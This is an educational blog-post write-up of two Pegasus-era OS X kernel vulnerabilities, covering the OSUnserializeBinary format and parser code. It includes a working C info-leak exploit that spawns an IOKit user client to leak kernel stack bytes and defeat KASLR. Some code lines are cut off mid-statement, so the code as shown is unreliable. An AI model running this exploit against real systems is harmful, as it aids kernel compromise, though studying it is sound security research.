Analysis and exploitation of Pegasus kernel vulnerabilities (CVE-2016-4655 / CVE-2016-4656)

04 Oct 2016

Introduction

Hello everyone! In this blog post I decided to talk about the two recent OS X/iOS kernel vulnerabilities abused by the Pegasus spyware affecting OS X up to 10.11.6 and iOS up to 9.3.4, and try to do a kind of in-depth analysis about the bugs and the exploitation techniques used to leverage them.

Since this is my first blog post ever written, let me ask you to be a little patient and to expect some errors/sloppy writing/whatever. If you find any errors, or find something confusing, etc. just send me an email at me@jndok.net, and I'll do my best to help you out.

The last thing to note before reading on: we will focus on the OS X kernel only. That is because making actual use of those two bugs in an iOS environment is much more complicated, due to the security measures employed. And, since this post is also aimed to beginners, we'll keep it more straightforward and stay with OS X.

This is how the post is structured:

- **Introduction**
- **Overview of `OSUnserializeBinary`** — details about OSUnserializeBinary, its data format and how it works.
- **Bugs analysis** — analysis of the two vulnerabilities
- **Exploitation** — the fun part!
- **Conclusion**

***

Overview of `OSUnserializeBinary`

The XNU kernel implements a routine, called `OSUnserializeXML`, which is used to de-serialize an XML-formatted input to basic kernel data objects.
Recently, a new function was added, `OSUnserializeBinary`. Its purpose is the same as its XML counterpart, but the format processed is different. `OSUnserializeBinary` converts a binary format to basic kernel data objects. The format is very simple, albeit undocumented. Before analyzing the function's code, we'll describe that format.

`OSUnserializeBinary`'s Binary Format

The binary data that `OSUnserializeBinary` processes is simply a data stream of `uint32_t` (32-bit integers) contiguous values. Perhaps, an array of 32-bit integers will better represent the idea. Just a bunch of integers one after the other, with every integer describing something.
The very first integer required by any valid data stream is a unique signature (`0x000000d3`). Then every other integer value uses some of its bits to describe its data type, its size. Integers can also represent pure raw data.

```
#define kOSSerializeBinarySignature "\323\0\0" /* 0x000000d3 */

enum {
    kOSSerializeDictionary      = 0x01000000U,
    kOSSerializeArray           = 0x02000000U,
    kOSSerializeSet             = 0x03000000U,
    kOSSerializeNumber          = 0x04000000U,
    kOSSerializeSymbol          = 0x08000000U,
    kOSSerializeString          = 0x09000000U,
    kOSSerializeData            = 0x0a000000U,
    kOSSerializeBoolean         = 0x0b000000U,
    kOSSerializeObject          = 0x0c000000U,

    kOSSerializeTypeMask        = 0x7F000000U,
    kOSSerializeDataMask        = 0x00FFFFFFU,

    kOSSerializeEndCollection   = 0x80000000U,
};
```

As you can see, bit 31 is used to indicate whether the current collection is over, bits 30 -> 24 are used to store the actual data type, and bits 23 -> 0 are used to store actual elements lengths.

$0^{31}0000000^{24}000000000000000000000000$

Since an example always makes something more clear, here you go:

```
0x000000d3 0x81000000 0x09000004 0x00414141 0x8b000001
```

The binary data above corresponds to:

```
<dict>
    <string>AAA</string>
    <boolean>1</boolean>
</dict>
```

As you can see, we mark the dictionary as the last element of the first collection (`0x81000000`), and the boolean as the last element of the second collection (`0x8b000001`). Then we encode the string data (`AAA`) directly inline, including the null termination byte (`0x00414141`). Finally, for the boolean, there is no need to encode inline data, since its size (last bit) determines whether it is `TRUE` or `FALSE`.

An important thing to note is the concept of *collection*, and marking the collection's end. A collection is basically a group of objects on the same level. For example, elements inside of a dictionary are all belonging to the same collection. When crafting binary dictionaries for OSUnserializeBinary it is important to always mark the end of a collection, setting the first bit (flag `kOSSerializeEndCollection` in our enum). Here's an XML example, to better illustrate this concept:

```
<dict>                                <!-- dict, level 0 | END! -->
    <string>AAA</string>              <!-- string, level 1 -->
    <boolean>1</boolean>              <!-- bool, level 1 -->

    <string>BBB</string>              <!-- string, level 1 -->
    <boolean>1</boolean>              <!-- bool, level 1 -->

    <dict>                            <!-- dict, level 1 -->
        <string>CCC</string>          <!-- string, level 2 -->
        <boolean>1</boolean>          <!-- bool, level 2 | END! -->
    </dict>

    <string>DDD</string>              <!-- string, level 1 -->
    <boolean>1</boolean>              <!-- bool, level 1 | END! -->
</dict>
```

You can see the various levels there, or collections. You can also see how I marked every last element in every level/collection. If you forget to do that, `OSUnserializeBinary` will exit and return with a bad argument error, so keep that in mind! Also note that in the case of the outer dictionary, I mark it as last element since it is the one and only element on level 0.

Hopefully you'll better understand the binary format now! We are now ready to start analyzing `OSUnserializeBinary`'s code.

`OSUnserializeBinary` Analysis

`OSUnserializeBinary` is only called inside `OSUnserializeXML`. If this function detects the unique binary signature (`0x000000d3`) at the beginning of the input data, it will know that the data is in binary format, not XML, and pass everything to `OSUnserializeBinary`.

libkern/c++/OSUnserializeXML.cpp

```
OSObject* OSUnserializeXML(const char *buffer, size_t bufferSize, OSString **errorStrinç
{
    if (!buffer)
        return (0);
    if (bufferSize < sizeof(kOSSerializeBinarySignature))
        return (0);

    if (!strcmp(kOSSerializeBinarySignature, buffer))
        return OSUnserializeBinary(buffer, bufferSize, errorString);

    // XML must be null terminated
    if (buffer[bufferSize - 1]) return 0;

    return OSUnserializeXML(buffer, errorString);
}
```

The actual code for `OSUnserializeBinary`, updated to last OS X vulnerable version, `10.11.6`, is available [here].

Simply put, what the code does is iterating over the buffer containing the binary data, one `uint32_t` at a time, and parsing each. During the parsing, it will create an `OSObject*` that will be then returned to the caller. The returned object must be a *container* object, that means an object which can contain others. Practically speaking, either a dictionary, an array or a set, since these are the only container objects currently implemented in the format.

This also means that there it can be only one object on level 0 (also called the first collection), and that object must be a container. In other words, all the binary data you provide has to be encapsulated in either a dictionary, an array or a set. Any other object on level 0 before or after the first valid container will be ignored.

After this basic premise, let's start looking at the code.

```
...

    while (ok)
    {
        bufferPos += sizeof(*next);
        if (!(ok = (bufferPos <= bufferSize))) break;
        key = *next++;

        len = (key & kOSSerializeDataMask);
        wordLen = (len + 3) >> 2;
        end = (0 != (kOSSerializeEndCollecton & key));
```

```
        newCollect = isRef = false;
        o = 0; newDict = 0; newArray = 0; newSet = 0;

        switch (kOSSerializeTypeMask & key)
        {
            case kOSSerializeDictionary:
            ...

            case kOSSerializeArray:
            ...

            case kOSSerializeSet:
            ...

            case kOSSerializeObject:
            ...

            case kOSSerializeNumber:
            ...

            case kOSSerializeSymbol:
            ...

            case kOSSerializeString:
            ...

            case kOSSerializeData:
            ...

            case kOSSerializeBoolean:
            ...

            default:
                break;
        }

        ...
```

After doing some initialization and basic sanity checks, the function starts its main `while (ok)` loop. This is the unserializing loop, which iterates over the binary data, integer per integer, and deserializes the data objects.

At the beginning of the snippet, is located the loop incrementing code, which also reads the current integer into `key`. The length of the current data is then determined and saved into `len`. Finally the boolean `end` is set if the `kOSSerializeEndCollecton` flag (aka 31st bit) is set in the current key.

Then, the data type inside `key` is switched over, each case properly allocating an object corresponding to its formatted data type. For example let's look at the `kOSSerializeDictionary` case:

```
case kOSSerializeDictionary:
    o = newDict = OSDictionary::withCapacity(len);
    newCollect = (len != 0);
    break;
```

`o` is an `OSObject` pointer which points to the current de-serialized object for the current loop and it is set inside each case.

```
case kOSSerializeData:
    bufferPos += (wordLen * sizeof(uint32_t));
    if (bufferPos > bufferSize) break;
    o = OSData::withBytes(next, len);
    next += wordLen;
    break;
```

Since an `OSData` object expects inline data in the stream, `bufferPos` is properly incremented to skip the inline data and avoid treating that as binary formatted input. An `OSData` object is then created using that same inline data, and then `o` is set to the new instance. Finally, `next` is also incremented, to skip the inline data.

By reading through the `switch` statement, you should be able to figure each case out pretty easily, since the code is very coincise.

So, let's now move out of the `switch` statement.

```
if (!(ok = (o != 0))) break;
```

If `o` is still `NULL`, i.e. no valid object was deserialized in this loop, exit.

```
if (!isRef)
{
    setAtIndex(objs, objsIdx, o);
    if (!ok) break;
    objsIdx++;
}
```

This is actually a very important part of the code, since one of our bugs is related to this. We are going to describe the bugs later, but follow this part very carefully!

Basically, what this is saying is, if the deserialized object is not a reference (i.e. a pointer to another object in our formatted data, you can create those via `kOSSerializeObject`), push the object inside the `objsArray` array. That is an array created by `OSUnserializeBinary` to keep track of every deserialized object, except references as we have said.

Let’s take a look at that `setAtIndex` macro:

```
#define setAtIndex(v, idx, o)
    if (idx >= v##Capacity)
    {
        uint32_t ncap = v##Capacity + 64;
        typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap * sizeof(o));
        if (!nbuf) ok = false;
        if (v##Array)
        {
            bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
            kfree(v##Array, v##Capacity * sizeof(o));
        }
        v##Array    = nbuf;
        v##Capacity = ncap;
    }
    if (ok) v##Array[idx] = o;
```

If the index we are trying to store at is bigger than the array size, the array is enlarged. Otherwise, a simple dereference and set is performed. Now let’s go back to the main loop code.

```
if (dict)
{
        if (sym)
        {
            if (o != dict) ok = dict->setObject(sym, o, true);
            o->release();
            sym->release();
            sym = 0;
        }
        else
        {
            sym = OSDynamicCast(OSSymbol, o);
            if (!sym && (str = OSDynamicCast(OSString, o)))
            {
                sym = (OSSymbol *) OSSymbol::withString(str);
                o->release();
                o = 0;
            }
            ok = (sym != 0);
        }
    }
    else if (array)
    {
        ok = array->setObject(o);
        o->release();
    }
```

```
    else if (set)
    {
        ok = set->setObject(o);
       o->release();
   }
    else
    {
        assert(!parent);
        result = o;
    }
```

This `if-else` statement is actually responsible for storing every deserialized object into the *container* we talked about earlier. Keep in mind that those three variables (`dict`, `array` and `set`) will be `NULL` on the first loop, and will remain so until a dictionary, array or set is found in the data stream.

This means the `result` pointer (the returned object) will keep shifting forward in the data until a proper *container* object is found. Hence, every object on level 0 before a proper container and after a proper container will be completely ignored.

Now focus on the `if (dict)` branch, since it is again important for our use-after-free bug. As you probably know, a dictionary has to contain alternating objects, one representing a key and the other a value. The key, as the `OSUnserializeBinary` format specifies, has to be either an `OSString` or an `OSSymbol`. If it is an `OSString`, it is converted to an `OSSymbol` automatically, as you can see in the snippet above.

Now, that code is there to maintain the said alternation between keys and values. `sym` will start as `NULL` on the first loop, so the `else` branch will be taken. It is expected the first element of a dictionary to be a key, so the casting to `OSSymbol`, or to `OSString` and then to `OSSymbol` will succeed. On the next iteration, we will be handling the value for that key. Since `sym` is now set, the `if (sym)` branch will be taken, and `dict->setObject(sym, o, true)` will properly set the key/value pair in the dictionary. `sym` will then be set to `NULL` again, since on the next iteration we are expecting a key, then a value, and so on.

We are almost done with `OSUnserializeBinary`, let's go on:

```
if (newCollect)
{
    if (!end)
    {
        stackIdx++;
        setAtIndex(stack, stackIdx, parent);
        if (!ok) break;
```

```
    }

    parent = o;
    dict   = newDict;
    array  = newArray;
    set    = newSet;
    end    = false;
}
```

The boolean `newCollect` is only set when a container object is found (check the `switch` cases for `kOSSerializeDictionary`, `kOSSerializeArray` and `kOSSerializeSet`). If `end` isn't set for that container object, it means we still have other objects on that level after the container. In this case, the parsing is "indented", meaning that we go up by a level.

This is done because when we reach the end of the objects in the new container, we have to go back and continue deserializing objects in the previous container (since `kOSSerializeEndCollection` wasn't set, there are more objects after the new container).

To handle multiple levels of indentation, every time a new container is encountered and there are objects after it, the algorithm just pushes the parent container into the `stackArray` and starts deserializing objects for the new container. When the end of the new container is reached, the parent is popped off the `stackArray`, and deserializing continues from there.

You can see that the `parent` pointer (which points to the container object containing the current object) is pushed to the `stackArray` array, and until we find another `kOSSerializeEndCollecton` flag in an object, every object will be contained inside of the new container. The three general variables indicating which container to push into (`dict`, `array` and `set`) are also set to the new container. When a `kOSSerializeEndCollecton` is found, the algorithm descends by a level, if needed:

```
if (end)
{
    if (!stackIdx) break;           /* j: when there are no more levels, deserializatio
    parent = stackArray[stackIdx];  /* j: pop parent off the stackArray */

    stackIdx--;
    set   = 0;
    dict  = 0;
    array = 0;

    /* j: cast parent to proper container and resume deserialization */
    if (!(dict = OSDynamicCast(OSDictionary, parent)))
    {
        /* j: if parent can't be properly cast to a container, abort */
        if (!(array = OSDynamicCast(OSArray, parent)))
```

```
            ok = (0 != (set = OSDynamicCast(OSSet, parent)));
    }
}
```

The previous container is retrieved from the `stackArray` and again saved to `parent`. Then the three general variables are mutually exclusively re-casted to parent, so objects will be again pushed into the previous container.

The indentation is not needed if the new container is the last element of its parent container, because there are no objects belonging to the parent after the new container, so we can just push everything into the new container and then exit both the new container and the parent. Here are some XML examples:

```
<dict>
    <string>str_1</string>
    <boolean>1</boolean>

    <string>str_2</string>
    <boolean>1</boolean>

    <dict>                          <!-- new level (1) -->
        <string>str_3</string>
        <boolean>1</boolean>

        <string>str_4</string>
        <boolean>1</boolean>

        <string>str_5</string>
        <boolean>1</boolean>    <!-- END LEVEL 1! -->
    <dict>                          <!-- there are objects after this new container -->
                                    <!-- we have to go back a level and push str_6 inside tl

    <string>str_6</string>
    <boolean>1</boolean>        <!-- END LEVEL 0! -->
</dict>
```

```
<dict>
    <string>str_1</string>
    <boolean>1</boolean>

    <string>str_2</string>
    <boolean>1</boolean>

    <dict>                          <!-- END LEVEL 0! --> <!-- new level (1) -->
        <string>str_3</string>
        <boolean>1</boolean>

        <string>str_4</string>
        <boolean>1</boolean>

        <string>str_5</string>
```

```
        <boolean>1</boolean>    <!-- END LEVEL 1! -->
    <dict>                      <!-- there is nothing after this dict, do not indent anc
</dict>
```

That was indeed a lot of explanation for relatively straightforward code, but I tried to make things as clear as possible. **Explaining** code will never be as good as **reading** code, so I suggest you go and try to clear out your eventual doubts by yourself by reading `OSUnserializeBinary` code.

It is now (finally!) time to look at these bugs and have some real fun.

Bugs analysis

The two bugs we are discussing in this blog post are CVE-2016-4655 and CVE-2016-4656 respectively. The former is an **info-leak** vulnerability, while the latter is an **use-after-free** vulnerability. We are going to start with the info-leak and then move on to the use-after-free.

Just a quick note for beginners: I'll try to keep things straight and explain as much as possible in the next sections, also I'll post several references to external links (found at the end of the article), so that you can read those and deepen your knowledge!

CVE-2016-4655 — Kernel Info-Leak

All right, first of all: what is an info-leak? It is a security vulnerability that lets an attacker disclose informations that should be not accessed. In many cases, these informations are kernel addresses. Those are useful since they help us calculate the *KASLR slide*, a random amount by which the kernel is slid every time it boots. We need this slide to carry on a code reuse attack, such as *ROP*.

Now let's take a look back at `kOSSerializeNumber` case in the `OSUnserializeBinary`'s `switch` statement:

```
case kOSSerializeNumber:
    bufferPos += sizeof(long long);
    if (bufferPos > bufferSize) break;
    value = next[1];
    value <<= 32;
    value |= next[0];
    o = OSNumber::withNumber(value, len);
    next += 2;
    break;
```

What is wrong here? There is no check on the length of `OSNumber`! We can create a number with an arbitrary number of bytes. This little oversight can easily be turned into an info-leak by registering an user client object in-kernel with a malformed `OSNumber` in its properties, then reading that property off, causing the kernel to read bytes after the `OSNumber`'s bounds. Since the real max size of an `OSNumber` is 64 bits (check how the data gets read into the `value` variable), we shouldn't be able to specify more than that. We will check how to exploit this later.

CVE-2016-4656 — Kernel Use-After-Free

Once again let's ask, what is an use-after-free? It's a situation that happens when freed memory still has references somewhere and gets used. Imagine an object being freed, its internal data wiped out, but somewhere in the program that object is still treated as valid. That would case some nasty behaviour.

We can obviously take advantage of that, by reallocating the freed memory with our data before it gets used. We'll get to the exploitation later.

This bug is actually caused by the code responsible for casting a deserialized `OSString` dictionary key into an `OSSymbol`.

```
...
else
{
    sym = OSDynamicCast(OSSymbol, o);
    if (!sym && (str = OSDynamicCast(OSString, o))) {
        sym = (OSSymbol *) OSSymbol::withString(str);
        o->release();
        o = 0;
    }
    ok = (sym != 0);
}
```

The casting code is fine, however, see that `o->release()`? That frees the `o` pointer, which in that specific loop is pointing to the `OSString` deserialized object. Why is this a problem? Do you remember the `objsArray` array? In which all deserialized objects are stored? This freeing code actually happens after that `setAtIndex` macro call. What this means is that the just freed `OSString` is actually referenced in the `objsArray`, and since the `setAtIndex` macro doesn't implement any kind of reference counting mechanism, the reference stored there doesn't get removed.

This would not be a problem under some circumstances, i.e. if we cannot create references to other objects in the `objsArray`, but let's take a look at the `kOSSerializeObject` case in the `switch` statement:

```
case kOSSerializeObject:
    if (len >= objsIdx) break;
    o = objsArray[len];
    o->retain();
    isRef = true;
    break;
```

As we have pointed out before, this is used to create references to other objects. Just what we needed! And there is also a pretty nice call to `retain` just afterwards that makes use of the freed object. Indeed a beautiful use-after-free!

We can serialize a dictionary, containing an `OSString` key paired with some value, then serialize a `kOSSerializeObject` reference to that `OSString` which will be freed by the time we do that, effectively calling `retain` on a freed object.

Exploitation

In this final part we will look into exploiting those two kernel bugs to achieve a complete LPE on OS X 10.11.6. Keep in mind that many concepts referenced here are outside of the scope of the post, but I'll try to quickly cover them and post external links.

Exploiting CVE-2016-4655

We'll start with the info-leak. As we said before, an info-leak is very useful to break KASLR, by obtaining the kernel slide. After breaking out of KASLR, we are ready to launch a full attack, exploiting the other bug and obtaining code execution, with the KASLR slide it will be possible to correctly execute our ROP payload, and pwn the system.

We can create an user client object in the kernel and set its properties. Those properties are just a bunch of key/pair values, set by using a dictionary. Luckily, we can also use the binary format to set the properties (since the API we call directly calls `OSUnserializeXML`, which calls `OSUnserializeBinary` in case of binary data), instead of the classic XML-formatted data. This lets us create a dictionary with a malformed `OSNumber`, which will be used to set a property inside the user client object.

We create user clients implicitly by opening connections to kernel services, via the `IOServiceOpen` call. However, we are going to use a *private* call, `io_service_open_extended`, which `IOServiceOpen` internally calls. That private call, along with others we are going to use, is declared in the `IOKit/iokitmig.h` header file. Note that your binary must be compiled as a 32-bit Mach-O, or you cannot link against the calls (I guess legacy reasons?).

Those private calls make our life easier, since many checks done in the public ones are skipped in private ones.

Here's the info-leak exploiting plan review:

- Craft a serialized binary dictionary that contains a malformed `OSNumber` with over-long size.
- Use that serialized dictionary to set properties in a user client object in kernel.
- Read the set property (`OSNumber`) back, leaking adjacent data due to long size.
- Use some of the read data to calculate the kernel slide.

And here's the actual code:

```
uint64_t kslide_infoleak(void)
{
    kern_return_t kr = 0, err = 0;
    mach_port_t res = MACH_PORT_NULL, master = MACH_PORT_NULL;

    io_service_t serv = 0;
    io_connect_t conn = 0;
    io_iterator_t iter = 0;

    uint64_t kslide = 0;

    void *dict = calloc(1, 512);
    uint32_t idx = 0; // index into our data

#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; } while

    WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); // dictio

    WRITE_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte
    WRITE_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); // value v
    WRITE_IN(dict, (0x41414141)); WRITE_IN(dict, (0x41414141)); // at least 8 bytes for

    host_get_io_master(mach_host_self(), &master); // get iokit master port

    kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
    if (kr == KERN_SUCCESS) {
        printf("(+) Dictionary is valid! Spawning user client...\n");
    } else
        return -1;

    serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));

    kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)c
```

```
    if (kr == KERN_SUCCESS) {
        printf("(+) UC successfully spawned! Leaking bytes...\n");
    } else
        return -1;

    IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &ite
    io_object_t object = IOIteratorNext(iter);

    char buf[0x200] = {0};
    mach_msg_type_number_t bufCnt = 0x200;

    kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf, &bufCnt);
    if (kr == KERN_SUCCESS) {
        printf("(+) Done! Calculating KASLR slide...\n");
    } else
        return -1;

#if 0
    for (uint32_t k = 0; k < 128; k += 8) {
        printf("%#llx\n", *(uint64_t *)(buf + k));
    }
#endif

    uint64_t hardcoded_ret_addr = 0xffffff80003934bf;

    kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;

    printf("(i) KASLR slide is %#016llx\n", kslide);

    return kslide;
}
```

Crafting the dictionary

We are going to make use of the enum described above to create binary serialized data. The simplest way to do this is allocate memory and write masked values into it using pointers.

```
void *dict = calloc(1, 512);
uint32_t idx = 0; // index into our data

#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; } while
```

Our macro will be useful, since it lets us write into the allocated memory and keeps the index updated for us, each time we use it.

So, using the knowledge we have been gathering so far, let’s go on and write a concept for the dictionary in XML:

```
<dict>
    <symbol>AAA</symbol>
    <number size=0x200>0x4141414141414141</number>
</dict>
```

Translating into binary:

```
WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); // dictionary

WRITE_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte
WRITE_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); // value with
WRITE_IN(dict, (0x41414141)); WRITE_IN(dict, (0x41414141)); // at least 8 bytes for our
```

To actually test if our dictionary is valid without creating the user client, we can use the `io_service_get_matching_services_bin` private call (always found in the `IOKit/iokitmig.h` header), which will use later anyway, to trigger the use-after-free.

```
host_get_io_master(mach_host_self(), &master); // get iokit master port

kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
if (kr == KERN_SUCCESS) {
    printf("(+) Dictionary is valid! Spawning user client...\n");
} else
    return -1;
```

If the result equals `0`, the dictionary we created has been parsed correctly and is therefore valid. Now that we have established the validity of out dictionary, we know we can set properties with it, so let's go on and create the user client.

Spawning the user client

As mentioned before, we will have to call the `io_service_open_extended` on a service to spawn a user client. What service we use is not important, as long as it provides an user client. For example, by opening the `IOHDIXController` (used for disk stuff) service, we will spawn a `IOHDIXControllerUserClient` object, so we're going with that.

```
serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));

kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)dict,
if (kr == KERN_SUCCESS) {
    printf("(+) UC successfully spawned! Leaking bytes...\n");
```

```
} else
    return -1;
```

First we obtain a port to our service, by using the `IOServiceGetMatchingService` call, which filters out services from the IORegistry via a matching dictionary containing their name (`IOServiceMatching`). Then we open the service (spawning the user client) via `io_service_open_extended` private call. This lets us specify the properties directly.

Now, presumably our user client was created with the property we specified. How do we access it? We need to iterate through the IORegistry manually until we find it. Then we'll read the property off, causing the info-leak.

```
IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &iter);
io_object_t object = IOIteratorNext(iter);
```

What this code does is simply to create an `io_iterator_t` and set it to `serv` in the IORegistry. `serv` is just a Mach port representing the actual driver object in the kernel. Since user clients are clients to the main driver object, our user client will be created just after the driver object in the IORegistry. Hence, we just increment the iterator one time to obtain the Mach port representing our user client. Once the user client object has been created in the kernel and we found it in the IORegistry, we can read the property, triggering the info-leak.

Reading the property

```
char buf[0x200] = {0};
mach_msg_type_number_t bufCnt = 0x200;

kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf, &bufCnt);
if (kr == KERN_SUCCESS) {
    printf("(+) Done! Calculating KASLR slide...\n");
} else
    return -1;
```

Once again we use a private call, `io_registry_entry_get_property_bytes`. This is akin to `IORegistryEntryGetProperty`, but lets us get the raw bytes directly. So, at this point, the `buf` buffer will contain our leaked bytes. Let's print it and see what is there:

```
for (uint32_t k = 0; k < 128; k += 8) {
    printf("%#llx\n", *(uint64_t *)(buf + k));
}
```

Here's the output:

```
0x4141414141414141  // our valid number
0xffffff8033c66284  //
0xffffff8035b5d800  //
0x4                 // other data on the stack between our valid number and the ret addı
0xffffff803506d5a0  //
0xffffff8033c662b4  //
0xffffff818d2b3e30  //
0xffffff80037934bf  // function return address
...
```

The first value, `0x4141414141414141`, is our actual number, remember? The rest of the values are leaked from the kernel stack. At this point, it is very useful to check out the kernel code that reads the property from the user client, so we can understand a bit more of what is going on. The actual code is located into the `is_io_registry_entry_get_property_bytes` function, called from `io_registry_entry_get_property_bytes`.

iokit/Kernel/IOUserClient.cpp

```
/* Routine io_registry_entry_get_property */
kern_return_t is_io_registry_entry_get_property_bytes(
        io_object_t registry_entry,
        io_name_t property_name,
        io_struct_inband_t buf,
        mach_msg_type_number_t *dataCnt )
{
    OSObject    *       obj;
    OSData      *       data;
    OSString    *       str;
    OSBoolean   *       boo;
    OSNumber    *       off;
    UInt64              offsetBytes;
    unsigned int        len = 0;
    const void *        bytes = 0;
    IOReturn            ret = kIOReturnSuccess;

    CHECK( IORegistryEntry, registry_entry, entry );

#if CONFIG_MACF
    if (0 != mac_iokit_check_get_property(kauth_cred_get(), entry, property_name))
        return kIOReturnNotPermitted;
#endif

    obj = entry->copyProperty(property_name);
    if( !obj)
        return( kIOReturnNoResources );

    // One day OSData will be a common container base class
    // until then...
```

```
    if( (data = OSDynamicCast( OSData, obj ))) {
        len = data->getLength();
        bytes = data->getBytesNoCopy();

    } else if( (str = OSDynamicCast( OSString, obj ))) {
        len = str->getLength() + 1;
        bytes = str->getCStringNoCopy();

    } else if( (boo = OSDynamicCast( OSBoolean, obj ))) {
        len = boo->isTrue() ? sizeof("Yes") : sizeof("No");
        bytes = boo->isTrue() ? "Yes" : "No";

    } else if( (off = OSDynamicCast( OSNumber, obj ))) {    /* j: reading an OSNumber */
        offsetBytes = off->unsigned64BitValue();
        len = off->numberOfBytes();
        bytes = &offsetBytes;
#ifdef __BIG_ENDIAN__
        bytes = (const void *)
                (((UInt32) bytes) + (sizeof( UInt64) - len));
#endif

    } else
        ret = kIOReturnBadArgument;

    if( bytes) {
        if( *dataCnt < len)
            ret = kIOReturnIPCError;
        else {
            *dataCnt = len;
            bcopy( bytes, buf, len );
        }
    }
    obj->release();

    return( ret );
}
```

We are reading an `OSNumber`, so look at the `OSNumber` case:

```
...
else if( (off = OSDynamicCast( OSNumber, obj ))) {
        offsetBytes = off->unsigned64BitValue(); /* j: the offsetBytes variable is alloc
        len = off->numberOfBytes(); /* j: this reads out our malformed length, 0x200 */
        bytes = &offsetBytes; /* j: bytes* ptr points to a stack variable */

    ...
}
...
```


Then, out of the `if-else` statement:

```
if( bytes) {
    if( *dataCnt < len)
        ret = kIOReturnIPCError;
    else {
        *dataCnt = len;
        bcopy( bytes, buf, len ); /* j: this leaks data from the stack */
    }
}
```

